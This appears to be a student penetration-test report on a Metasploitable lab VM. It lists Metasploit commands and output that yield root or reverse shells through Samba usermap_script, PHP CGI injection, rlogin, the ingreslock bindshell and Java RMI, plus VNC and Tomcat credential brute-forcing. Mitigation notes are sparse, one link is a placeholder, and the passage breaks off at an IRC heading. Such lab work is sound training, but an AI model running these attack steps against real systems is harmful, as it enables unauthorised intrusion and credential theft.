
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2): The default port for HTTP services, or web pages, is 80. It is a well-known and often utilised port worldwide. By default, port 80 is used for HTTP connections if no port has been allocated. You may access the World Wide Web (WWW) with it. This port allows a user to connect to websites that are accessible over the internet. It indicates that this port is used for unencoded data transfer between the user's browser and the server. TCP (Transfer Control Protocol), a protocol used for data transfer, is related to this port.


First searching for php version:

> **use auxiliary/scanner/http/http_version**

> **set RHOSTS 192.168.1.118**

> **run**





PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

This server is protected with the Suhosin Patch 0.9.6.2
Copyright (c) 2006 Hardened-PHP Project

This program makes use of the Zend Scripting Language Engine:

It's Apache 2.2.8 with PHP 5.2.4. I have navigated to http://192.168.1.118/phpinfo. php and confirm the information already gathered.

I have tried using other http modules in msfconsole to know more about the server. I started with 'dir_scanner' to check for directories list.

> **use auxiliary/scanner/http/dir_scanner**

> **set RHOSTS 192.168.1.118**


> **run**


```
msf6 auxiliary(scanner/http/dir_listing) > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 192.168.1.118
RHOSTS ⇒ 192.168.1.118
msf6 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 192.168.1.118
[+] Found http://192.168.1.118:80/cgi-bin/ 403 (192.168.1.118)
[+] Found http://192.168.1.118:80/doc/ 200 (192.168.1.118)
[+] Found http://192.168.1.118:80/icons/ 200 (192.168.1.118)
[+] Found http://192.168.1.118:80/index/ 200 (192.168.1.118)
[+] Found http://192.168.1.118:80/phpMyAdmin/ 200 (192.168.1.118)
[+] Found http://192.168.1.118:80/test/ 200 (192.168.1.118)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) >
zsh: suspended  msfconsole
```

I have found 6 directories. Then I tried search exploitDB for Apache with the version of PHP using command "searchsploit apache | grep 5.4.2" in linux terminal.

```
┌──(mrhacker㉿kali)-[~]
└─$ searchsploit apache | grep 5.4.2
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
```

CGI Remote Code Execution found. I have exploited it using command "use exploit/multi/http/php_cgi_arg_injection" and set RHOSTS to target IP address.





I have successfully opened a meterpreter shell which can be used as a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code.

MITIGATION: [HTTP Method Vulnerability Found (beaglesecurity.com)]

MICROSOFT-DS EXPLOITATION (PORT NUMBER 445)

Severity: Critical

445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP). It is SMB (Server Message Block) protocol for file sharing and network services in Windows systems. It

is often targeted by exploits like EternalBlue, making it a critical security risk if left exposed or unpatched.

> **use exploit/multi/samba/usermap_script**

> **set RHOSTS 192.168.1.118**

> **run**

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.118
RHOSTS ⇒ 192.168.1.118
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.224:4444
[*] Command shell session 1 opened (192.168.1.224:4444 → 192.168.1.118:33826) at 2024-05-20 18:39:11 +0530

whoami
root
```

Here I get the access to root.

LOGIN EXPLOITATION (PORT NUMBER 513)

Severity: High

513/tcp open login OpenBSD or Solaris rlogind. Port 513 is used by the **rlogind** service, which allows remote login without encryption, making it vulnerable to interception and man-in-the-middle attacks. In Metasploitable, this service is especially risky due to its lack of authentication and encryption, posing a significant security threat.

> **search rlogin**


> **set RhOSTS 192.168.1.118**


> **set USERNAME root**

> **exploit**

> **sessions -i**

> **sessions -i 1**





Here I got the root shell.

MITIGATION:https://www.ibm.com/docs/en/zos/2.4.0?topic=rlogin-solving-problemssetup

NETBIOS-SSN Exploitation (PORT NUMBER 139)

Severity: High.

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP). Port 139 with Samba smbd 3.X - 4.X is vulnerable to exploits like unauthenticated access and remote code execution, allowing attackers to access shared files and potentially control the system. These vulnerabilities can be exploited to compromise network security, especially in outdated or unpatched Samba versions.

> **use exploit/multi/samba/usermap_script**

> **set RHOSTS 192.168.1.118**

> **run**

Here I get the root access.

MITIGATION: https://securityscorecard.com/blog/securing-port-139-strategies-to-prevent unauthorized-access-and-cyber-threats/

VNC (PORT NUMBER 5900)

Severity: High

5900/tcp open vnc VNC (protocol 3.3): Port 5900/tcp is the default port for VNC (Virtual Network Computing), which allows remote desktop access over a network. The VNC protocol enables graphical screen sharing, typically using the RFB (Remote Framebuffer) protocol. Protocol version 3.3 indicates an older version of VNC, which may lack modern security features like encryption, making it vulnerable if not secured properly.


> **search vnc_login**


> **use 0**

> **set RHOSTS 192.168.1.118**

> **set USERNAME root**

> **run**





I got the password for the root as “password”.

MITIGATION: http://mitigationsteps


INGRESLOCK (PORT NUMBER 1524)

Severity: Critical

1524/tcp open bindshell Metasploitable root shell: Port 1524/tcp is commonly associated with a backdoor known as bindshell. It provides direct root shell access to attackers, allowing them to execute commands remotely with full privileges. This poses a severe security risk, as it grants unauthorized users complete control over the compromised machine.

It just says Metasploitable root shell. Sometimes things are just simple and easy. We'll use Netcat to connect to that port and see what happens:

$ nc 192.168.1.118 1524



Here I am in!

HTTP EXPLOITATION (PORT NUMBER 8180)

Severity: HIGH

8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1: Port 8180/tcp is typically used by Apache Tomcat, an open-source web server and servlet container, often configured to handle JavaServer Pages (JSP) requests. The Coyote engine facilitates HTTP communication for Tomcat, but an exposed or misconfigured server could be vulnerable to attacks like directory traversal or remote code execution. Keeping Tomcat patched and properly configured is crucial for mitigating potential risks.


> **use auxiliary/scanner/http/dir_scanner**

> **set RHOSTS 192.168.1.118**

> **set RPORT 8180**

> **run**

I get the Default webpage in directory "http://192.168.1.118:8180/admin/" after scanning the directory.



Now I tried to obtain the password using meterpreter.

>set RHOSTS 192.168.1.118

> **set workspace metasploitable**

> **set BLANK_PASSWORDS true**

> **set USER_AS_PASS true**


> **set RPORT 8180**

> **run**

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.1.118
RHOSTS ⇒ 192.168.1.118
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set workspace metasploitable
workspace ⇒ metasploitable
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS ⇒ true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set USER_AS_PASS true
USER_AS_PASS ⇒ true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT ⇒ 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.118:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: admin: (Incorrect)
```

```
File  Actions  Edit  View  Help
[-] 192.168.1.118:8180 - LOGIN FAILED: root:Password1 (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: root:changethis (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: root:r00t (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: root:toor (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: root:password1 (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: root:j2deployer (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: root:OvW*busr1 (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: root:xampp (Incorrect)
[+] 192.168.1.118:8180 - Login Successful: tomcat:tomcat
[-] 192.168.1.118:8180 - LOGIN FAILED: both:both (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: both: (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: both:role1 (Incorrect)
```

Here I get the username as “tomcat” and password as “tomcat”. I logged into the admin default webpage obtained in above step. The image appears as shown below:



MITIGATION: https://www.ibm.com/docs/en/pasc/1.1?topic=support-web-server-port

RMIREGISTRY EXPLOITATION (PORT NUMBER 1099)

Severity: High


1099/tcp open java-rmi GNU Classpath grmiregistry: Port 1099/tcp is used by the Java RMI (Remote Method Invocation) Registry, allowing remote execution of Java methods. On a vulnerable machine like Metasploitable, it can be exploited for remote code execution, making it a significant security risk if not properly secured.

>**search java_rmi_server**

> **use 0**

> **set RHOSTS 192.168.1.118**

> **run**



Here I get the meterpreter reverse shell.

MITIGATION: https://docs.vmware.com/en/VMware-Smart-Assurance/10.1.1/ncm-security-configuration-guide-10.1.1/GUID-EA82CF35-72D1-4EAB-869B-5D5908D4A552.html

IRC Exploitation (PORT NUMBER 6667)

